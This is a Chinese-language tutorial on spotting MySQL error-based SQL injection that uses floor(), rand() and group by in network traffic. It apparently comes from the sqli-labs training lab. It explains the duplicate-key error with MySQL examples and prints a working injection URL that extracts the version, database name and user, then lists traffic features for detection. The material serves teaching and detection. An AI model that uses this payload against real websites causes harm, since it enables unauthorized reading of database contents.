利用报错函数 floor 带回回显的流量分析

一、原理

通过使用 count()、floor()、rand()、group by 四个条件形成主键重复的错误
count()：计算满足某一条件下的行数
floor()：向下取整的函数
rand()：生成 0~1 之间的浮点数
count()：group by：针对表中的字段来分组

二、基础知识

（1）Group by
原表中有一个 name 字段，有四行数据，其中有两行是重复的

```
+------+
| name |
+------+
| aaa  |
| bbb  |
| ccc  |
| bbb  |
+------+
```

==》
执行如下语句

```
mysql> select name,count(*) from testnokey group by name;
+------+----------+
| name | count(*) |
+------+----------+
| aaa  |        1 |
| bbb  |        2 |
| ccc  |        1 |
+------+----------+
```

（2）floor 函数
向下取整

```
mysql> select floor(0.6),floor(1.9);
+------------+------------+
| floor(0.6) | floor(1.9) |
+------------+------------+
|          0 |          1 |
+------------+------------+
1 row in set (0.00 sec)
```

（3）rand 函数

如果不指定参数，可以生成 0~1 之间的随机浮点数

```
mysql> select rand();
+--------------------+
| rand()             |
+--------------------+
| 0.3250990419882341 |
+--------------------+
1 row in set (0.00 sec)

mysql> select rand();
+--------------------+
| rand()             |
+--------------------+
| 0.5864526066802932 |
+--------------------+
1 row in set (0.00 sec)
```

如果指定参数为 0，生成的就是伪随机数了

```
mysql> select rand(0);
+--------------------+
| rand(0)            |
+--------------------+
| 0.15522042769493574 |
+--------------------+
1 row in set (0.00 sec)

mysql> select rand(0);
+--------------------+
| rand(0)            |
+--------------------+
| 0.15522042769493574 |
+--------------------+
1 row in set (0.00 sec)
```

```
mysql> select rand(0)*2;
+--------------------+
| rand(0)*2          |
+--------------------+
| 0.3104408553898715 |
+--------------------+
1 row in set (0.00 sec)

mysql> select floor(rand(0)*2);
+------------------+
| floor(rand(0)*2) |
+------------------+
|                0 |
+------------------+
```


三、报错攻击流量

floor()函数与 group by、rand()联用时，如果临时表中没有该主键，则在插入前会再计算一次 rand()，然后再由 group by 将计算出来的主键直接插入到临时表格中，导致主键重复报错，错误信息如:Duplicate entry '...' for key'group_key' 。

http://192.168.137.223/Less-5/?id=1%27%20union%20select%201,2,3%20from%20(select%20count(*),concat((select%20concat(version(),database(),user())%20limit%200,1),floor(rand(0)*2))x%20from%20information_schema.tables%20group%20by%20x)a%20--+

http://192.168.137.223/Less-5/?id=1' union select 1,2,3 from (select count(*),concat((select

concat(version(),database(),user()) limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a --+



四、流量特征

count()：计算满足某一条件下的行数
floor()：向下取整的函数
rand()：生成 0~1 之间的浮点数
group by：针对表中的字段来分组